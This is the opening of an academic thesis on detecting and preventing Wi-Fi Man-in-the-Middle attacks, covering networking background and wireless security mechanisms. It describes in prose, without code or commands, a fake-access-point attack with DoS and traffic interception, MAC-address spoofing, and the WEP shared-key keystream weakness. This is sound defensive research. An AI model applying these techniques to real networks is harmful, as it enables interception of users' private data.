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Detection and prevention of Man in the Middle attacks in Wi-Fi technology

by

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A thesis submitted in partial fulfillment for the degree of Master in Science

in the
Institue of Electronic Systems
Department of Comunication Technology

August 2015

Declaration of Authorship

I, Charalampos Kaplanis, declare that this thesis titled, 'Detection and prevention of Man in the Middle attacks in Wi-Fi technology' and the work presented in it are my own. I confirm that:

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Abstract

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Nowadays wireless networks tends to be more and more popular among the population with the millions of users. In a wireless environment everybody is to access the wireless transmitted data. This feature gives the capability to some vicious users to deceive the clients of a wireless network by imitating the characteristics of a Wireless Access Point(AP), thus staling valuable information from them. This kind of attack, where a fake Access Point is set up to deceive the clients from the legitimate one, is known as the Man-in-The-Middle attack(MITM). The main focus of this Thesis is to detect and actively prevent the attacker of performing the MITM attack.

In the first part of the Thesis a fake AP will be created mimicking the characteristics of a legitimate one. Then a series of Denial of Service(DoS) attacks will be conducted to the legitimate AP in order to whisk the clients from their AP and force them to connect to the fake AP. Finally, since the attack is successful the traffic of the clients will be intercepted to reveal their private information.

The second part of the Thesis focuses on the detection and the prevention of a MITM attack. A system will be developed that it will be able to store the legitimate APs in a database and to perform scanning operations in the vicinity. Since the MITM attack is based mostly on deception, the system will be able to recognise any fake APs that are meant to be used in a MITM attack. Then system will automatically prevent these APs to provide any service to the deceived clients. The above experiment have been implemented using Backtrack 5R3 and Kali linux distributions and the system was developed using the Python language. . .

Acknowledgements

Firstly, I would like to special delivery my sincere gratitude to my advisors Jens Myrup Pedersen and Rasmus Lovenstein Olsen for the support of my study and research, for their patience, motivation, and understanding. The guidance that have been provided to me helped me in all the time of research and writing of this thesis.

I would also like express my gratitude to the the study board because they gave me the opportunity to finish my Thesis granting me extra time. After a very difficult period for me, their decision allowed my to complete my Thesis. Without their understanding I would not be able to complete it.

My sincere thanks also goes to the Stackoverflow and OffensiveSecurity forum members that aided me. Their contribution has been more than valuable for me to complete my Thesis.

Last but not the least, I would like to thank my family and fiancee for supporting and encouraging me throughout writing this thesis. . .

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Dedicated to my fiancee...

Chapter 1

Introduction

Wireless networking nowadays is the most popular way of networking for users because it offers flexibility and ease of use. Millions of people use wireless networks to work, study or just surf the Internet all over the globe. The number of users tends to increase every year world wide. The following figure illustrates the growth of worldwide wireless application user base from 2009 to 2016. As stated in the graph the expected mobile wireless application users in 2016 will reach 565.4 million.




FIGURE 1.1: Worldwide wireless users(in millions)

There are many different wireless technologies and products on the market that they use different protocols. The most popular products in comparison with the others are those based on the IEEE 802.11x, known as Wi-Fi devices. Besides Wi-Fi there are other products such as Wi-Max which are based on IEEE 802.16 and WPAN (Wireless Personal Area Networks) which are based on IEEE 802.15. Bluetooth is the most known member of the last family. Wi-Fi is by far the most popular and used wireless local area network. The reason for this popularity of the Wi-fi devices is the low purchase cost, the increased reliability and the high speeds they can provide to the user.

The Wi-Fi alliance is an organization responsible for the certification of Wi-Fi products and technologies. The word Wi-Fi suggests that a product is based on the IEEE 802.11 technology, certified by the organization. The Wi-Fi alliance has played a major role on the development and the improvement of the Wi-Fi technology over the years. The first version of the Wi-Fi was created in 1997 and it was based on the IEEE 802.11 with the ability to transfer data with 2MB/s. Since then five major standards have been created named IEEE 802.11a, IEEE802.11b, IEEE 802.11g, IEEE 802.11n and IEEE 802.11ac. There are other 802.11x standards besides the aforementioned like the 802.11i and the 802.11e. These standards have been used for experimental reasons and test-beds for new implementation on the 802.11x standard. The 802.11i standard introduced the WPA/2 protection to the wireless network and the 802.11e standard was developed to enhance and improve the Quality of Service (QoS).

The use of the 802.11x, or Wi-Fi, made wireless networking very convenient and reliable and thus it has been adopted by millions of users. But this wireless evolution comes with a cost. Given the fact that Wi-fi uses a shared medium to transfer the data it is easier for malicious users to intercept them using the protocols vulnerabilities. The main priority for all the network administrators is the safety of the transmitted data on their network.

Standard	Frequency	Max data rate	Modulation
802.11	2.4GHz	2Mbps	FHSS/DSSS
802.11a	5GHz	54Mbps	OFDM
802.11b	2.4GHz	11Mbps	DSSS
802.11g	2.4GHz	54Mbps	OFDM/DSSS
802.11n	2.4GHz/5GHz	150Mbps	OFDM
802.11ac	5GHz	866Mbps	OFDM

Table 1.1: IEEE 802.11x protocols

Chapter 2

Background Theory

2.1 TCP/IP and OSI Models

In every network there is a set of functions necessary for its operation. These function are different between them and they form layers. Every layer is served by the previous one and serves the next one.

Such a model is the TCP/IP model and it consist of four layers. The layers consists of the Application Layer, the Transportation Layer, the Internet Layer and the Link Layer. In the figure 2.1 there is a network which is based on the TCP/IP model. When System I wants to make a transmission to System II the Application Layer of System I will generate the data and then they will be send to the Transportation Layer. The Transportation Layer in System I is responsible to open a port on the system and after doing so the data will be delivered to the Internet Layer. Internet Layer using IP addresses will locate System II and the data will be passed to the Link layer. The Link Layer has been shouldered with the task to transform all the data to a binary stream and then send them through the used medium to the System's II Link Layer, using wired, wireless or optical methods. System's II Link Layer will reconstruct the binary stream correcting any possible errors that may have been caused during the transmission and then the message will be delivered to the upper layers to be restored. Finally the data will be delivered to the Application Layer. The whole process can be conducted from the System II to the System I.

The second popular network model is the OSI (Open Systems Interconnection) and it was created by the ISO organization. In comparison with the TCP/IP model, which has 4 layers, the OSI model has seven layers. The additional layers is a method to describe the functions of a network with grater accuracy in theory, in contrast with the




FIGURE 2.1: TCP/IP data flow between two systems

TCP/IP model which is better to understand how a network works in real conditions. In other words the TCP/IP model is an OSI model with some of its layers integrated. The following figure shows the correspondence between the two models.




FIGURE 2.2: TCP/IP and OSI models

The First three layers of the OSI model, Application Layer Presentation Layer and Session Layer, are integrated into one Layer in the TCP/IP model. The Transportation Layer remains the same for both models and the Network Layer of the OSI model corresponds to the Internet Layer of the TCP/IP model. The last two Layers of the OSI model, the Data Link Layer and the Physical Layer, corresponds to the Link Layer of the TCP/IP model.

In the OSI model the Data Link Layer can be divided into two additional sublayers. These two sublayers are the Logic Link sublayer and the MAC (Media Access Control) sublayer. The main task of the Data Link Layer is to divide the data into frames and then transmit these frames in a sequence through the physical layer. The Logical Link sublayer provides the multiplexing mechanisms that are necessary for the network protocols to coexist in a network and the MAC sublayer determines who is allowed to access the media using mechanisms like the CSMA/CD. The main focus of this Thesis is on the protocols that operate in the MAC sublayer.

2.2 Wi-FI and Ethernet

Wi-Fi and Ethernet are the more used types of networking nowadays and they share some common characteristics with each other. Ethernet became a standard known as IEEE 802.3 in 1985 and it provides services to the physical layer as well as the data link layer. The data transfer rates of the Ethernet standard is from 10 Mbps to 100 Gbps. Wi-Fi, like Ethernet, provides the same network services to both the physical layer and the data link layer. The data transfer speeds of Wi-Fi depends on the protocol that is being used. They fluctuate from 2Mbps using the IEEE 802.11 to 866 Mbps using the IEE 802.11ac. Although both of the aforementioned network types provides the same services to the OSI layers, they have differences regarding the physical layer and the MAC sublayer and they are going to be introduced in the following sections

2.2.1 Physical Layer

The most noticeable difference between Ethernet and Wi-Fi is the way they transmit their data over the physical link. Ethernet in order to transmit its data uses copper cables as a medium and this way it achieves connectivity with other nodes. These copper cables are known as UTP (Unshielded Twisted Pair). There are many categories of UTP cables like the FTP (Foil Twisted Pair) or S/FTP (Sield/ Foil Twisted Pair). The difference with the simple UTP is that the rest of the types used shielding in order to minimize external interference and avoid data corruption during the transmission. In the Ethernet network all nodes have the ability to communicate with other nodes in full-duplex mode or half-duplex mode.

In contrast with Ethernet, Wi-Fi uses the air as the transmission medium. Using specified radio frequencies the nodes of a Wi-Fi network can achieve connectivity when in range. There are two major frequencies that are being used today for Wi-Fi connectivity, depending on the protocol they use. The protocols IEEE 802.11, IEEE 802.11b and

IEEE 802.11g use the 2.4GHz band and the protocols IEEE 802.11a and IEEE 802.11 use the 5GHz band. IEEE 802.11n uses both bands depending on the manufacturer and the desired speed. The transmission bands are divided into channels and the multitude of the channels depends on the geographical region each device was made for. Unlike Ethernet, Wi-fi cannot achieve full-duplex communication using the same channel. In order to achieve that, the transmission frequency must be different in the reception.

2.2.2 MAC Sublayer

The MAC (Medium Access Control) is a mechanism that determines which frame is to be send in a channel that is being accessed by multiple nodes. This control mechanism is a necessity when the medium is shared like the Ethernet and the Wi-Fi. A fundamental protocol in the MAC sublayer is the CSMA(Carrier Sense Multiple Access). The CSMA mechanism senses the status of the channel. Before a transmission the mechanism checks if the channel is available for use. In case the channel is idle the data are being sent to the destination otherwise the node remains silent and periodically checks the channel to identify its status. The moment the channels is available again the node will transmit. The CSMA mechanism exists in both Wi-Fi and Ethernet with some differentiations because of the physical layers.

In a network based on Ethernet all the conected nodes monitor the channel when data are being transmitted. If there are no collisions the transmission will be completed, without any interruption, when all the data will be sent. In case a collision happens on the network a jam signal will be generated and sent all over the network to the connected nodes. This jam signal will declare to the nodes that a collision took place and every transmission must stop and launch the CSMA protocol. The process described above is the CD (Collision Detection) process and together with the CSMA they form the CSMA/CD mechanism, which is a very important part of Ethernet.

In Ethernet it is easy for a jam signal to be sent to all nodes because the are connected to the network with cables. In Wi-Fi the situation is different because there is no defined route for the signal to be sent. If a collision occurs somewhere in the network there is no possible way the jam signal to be sent back and inform the nodes. Additionally in a wireless network there are some conditions where the transmitter is not able to identify the status of the receiver. This may be caused because the channel is not available at the moment or the receiver is busy communicating with another node. The most known wireless communication problems that occur are the exposed station and the hidden station problem.




FIGURE 2.3: CSMA/CD mechanism

Another reason is that in a wireless environment, it would b e difficult for the transmitter to decide if the receiver is actually idle even though the channel between them may be available. Thus multiple transmissions at the same time may corrupt each other. In a wireless network, what really matters is not the status of the transmitter but the status of the receiver. Two of the common wireless transmission problems are hidden station problem and exposed station problem.

2.2.2.1 Exposed Station Problem

The following figure illustrates the the exposed station problem. In this scenario there are four nodes A,B,C and D. When there is a transmission from node B to node A, node C will sense that node B is transmitting and it will not transmit to node D in order not to interfere with node B transmission. Nodes C and D are not in position to interfere with A and B because they are out of range but in this case the communication of C and D can begin only when the communication between A and B is finished. In this case the exposed node is node C




FIGURE 2.4: Exposed station problem

2.2.2.2 Hidden Station Problem

The next picture illustrates the the hidden station problem. In this scenario there are three nodes A,B and C. Both A and C nodes are in range of B node. In the same time it can be seen that nodes A and C are not in range with each other. In case that B is communicating with one of the nodes and the other one tries to establish a connection, the on going communication will be disrupted seriously because none of the nodes A or C are in position to determine if the channel is idle and ready for transmission.




FIGURE 2.5: Hidden Station problem

Taking the above problems into account the CA(Collision Avoidance) mechanism was created. The CA mechanism works along with the CSMA mechanism in a wireless environment. When a node want to transmit to another node some data, first it transmits an RTS(Request To Send) frame to the destination informing it. If the receiver node is able to receive the data it replies with an CTS(Clear To Send) frame indicating that it is ready to receive the data. When the CTS is received the transmission begins. During the transmission some ACK(Acknowledgements) are being sent to the transmitter in order to verify that the transmission is successful.




Figure 2.6: CSMA/CA mechanism

2.2.3 Wi-Fi Network Topologies

The definition of a network topology is the relationship, both in physical and in logical terms, the nodes of a network have with each other. Wired networks are able to form more topologies than the wireless ones. The total number of wired network topologies are five: star topology, ring topology, tree topology bus topology and mesh topology. In wireless network from the other hand only two types of topologies are available. The star topology and the mesh topology.

Mesh topologies in wireless networks are also known as ad-hoc networks. In ad-hoc networks the nodes of the network have direct communication with each other without the need to connect to a base station or any other wired or wireless device. As long as the nodes of such a network are in range with each other they can connect and exchange data.

In contrast with the ad-hoc network, in a star topology wireless network all the nodes of the network must connect to a base station. This station, also know as AP(Access Point), is usually a part of a larger network connected with wires. The communication in this topology is routed through the AP and through the AP the nodes of a wireless network are able to communicate with other wired or wireless devices in the same or in other networks, as long as the AP can access them. This kind of network is suitable for offices, schools and hot spots and there fore its is used frequently.




Figure 2.7: Star and Mesh topologies

2.2.4 Basic Service Set

The BBS(Basic Service Set) is a set of devices that are associated to a WLAN(Wireless Local Area Connection). This principal applies to both the ad-hoc networks and the star, or infrastructure, networks. For infrastructure networks the BBS is referred as BBS and for the ad-hoc networks the BBS is called IBBS(Independent BBS). It is independent because the particular service set is not able to connect to another BBS.

Every BBS has a BSSID(basic service set identification) wich is used for identification. In infrastructure networks the BSSID is based on the AP's MAC address and it is generated by the 24 bits OUI(Organization Unique Identifier). Every network interface card (NIC) has its own 24 bits OUI. Usually many manufacturers use the same initial digits in their NICs and thus they are easy to indentify.

2.2.5 Extended Service Set

An ESS(Extended Service Set) is a formation of many different interconnected BSSes in one area. The APs are usually connected with cables to the same wired network. In an ESS environment every AP has its own BSS identification also known as BSSID. But for for reduced network complexity all the connected APs have a common ESS identification known as ESSID. In order to achieve that all the APs must be in the same subnet and to be connected to the same router. The maximum size of an ESSID is 32 bytes and it can be alphanumeric. In such a network all the devices must be set to use the same ESSID otherwise they will not able to comunicate.




FIGURE 2.8: Extended Service Set

An ESSID can contain many different BSSIDs in a large scale network and they can be modified in a network at any moment. An ESSID is the name of the network and it is broadcaster in a way that humans can identify it and connect to it using their network devices.

2.3 Security Mechanisms

Every wireless network has some security mechanisms that prevent malicious users from accessing the data that are being transmitted. The effectiveness and the complexity of these mechanism varies but all of them can be bypassed from an experienced hacker. The most commonly used mechanisms are MAC address filtering , hidden ESSID and password authentication mechanisms such as WEP and WPA/WPA2.

2.3.1 Hidden ESSID

Every AP in order to announce its wireless network it broadcasts beacon frames with the ESSID. This way the users that are in range are aware of the network and can connect easily. But along with the normal users the network is visible to the malicious ones. In order to hide the wireless network and make it invisible, the APs can deactivate the broadcast of their ESSID when they transmit their beacons. In this case only the clients that know the existence of the network can connect to it.

This method though is an additional security enchantment than a viable solution. If an authorized client tries to connect to a network with a hidden ESSID a Probe Request frame will be transmitted to the AP and the AP will respond with a Probe Response frame. These two frames are unencrypted and they contain the hidden ESSID of the netwrok, thus they can be easily intercepted by a malicious user.

2.3.2 MAC Address Filtering

The idea behind the MAC address filtering mechanism is simple. Since every NIC has a unique MAC address and an AP can create a list with legitimate MAC address that will be allowed to have access to the wireless network. Every time a user, whose device's MAC address is on the list, attempts to connect to the network the AP will recognize the MAC address and it will provide access. Other devices whose MAC addresses are not on the list will not be allowed to connect, preventing this way any undesirable users.

Like the hidden ESSID method, MAC address filtering is also a security enchantment than a complete solution. Despite the uniqueness of a MAC address of a NIC, there are tools that are able to alter the MAC address of a NIC in many operation systems.

Especially in linux based operating system the process is very easy and fast. From the moment a malicious user identifies a legitimate user who is connected to an AP he can copy the legitimates user's MAC address and change his own, making him able to connect to the access point since his MAC address will be in the AP's whitelist.

2.3.3 Password Authentication Mechanisms

The password security mechanisms are based on a password that the user and the AP know and through encryption it assures safe and encrypted wireless communication. The mechanisms can be separated into two steps. The Authentication step and the Encryption step. The responsibility of a authentication mechanism is the creation of credential in order to distinguish the legitimacy of a user. Then, after the authentication has occurred the user will come across the encryption mechanism. The encryption mechanism uses algorithms where the transmitted data are encrypted and even if a malicious user has bypassed the authentication mechanism these data are useless because they must be deciphered.

Currently there are types of security mechanisms that are being used most frequently in Wi-Fi networks: WEP, WPA/WPA2 and WPA/WPA2-Entreprise.

2.3.3.1 WEP

The first security mechanism that has been applied to Wi-Fi networks is WEP(Wired Equivalent Privacy) and it was adopted by the early version of Wi-Fi protocols and it is supported by the rest. As the acronym of the mechnsm states, it was created for equivalent privacy with the wired networks. But WEP had many flaws from the very beginning that made this protection extremely weak in a short time.

Authentication Mechanism Weakness: WEP uses two kinds of authentication mechanisms. The first authentication mechanism is an Open System authentication. In this case there is no need for the user to provide any credentials to the AP in order to authenticate. All the users can authenticate and then associate to the AP. But in order to decrypt the the data frames the user must have the right keys.

The second authentication mechanism relies in the shared Key authentication technique. In Shared Key authentication a four step procedure takes place to complete the challenge-response handshake. At first the user sends to the AP an authentication request. Afterwards the AP responds with a Challenge which is a clear text frame. When this frame is received, the user encrypts the Challenge frame using the WEP key and then transmits the encrypted Challenge to the AP along with a new authentication request. The AP decrypts the received frames and if they match the Challenge text the it send back to the user a positive response.

The second authentication method is widely used in favor of the first because it adds one more layer of security. Nevertheless the whole process is vulnerable. An attacker can monitor the the handshake between the client and the AP and both the unencrypted Challenge text and encrypted response can be intercepted and captured. When this is done, using a single XOR operation the attacker can retrieve a key stream which can be used to encrypt future text challenges broadcasted by the AP without the need of the pass phrase. Thus the attacker can bypass the authentication mechanism.

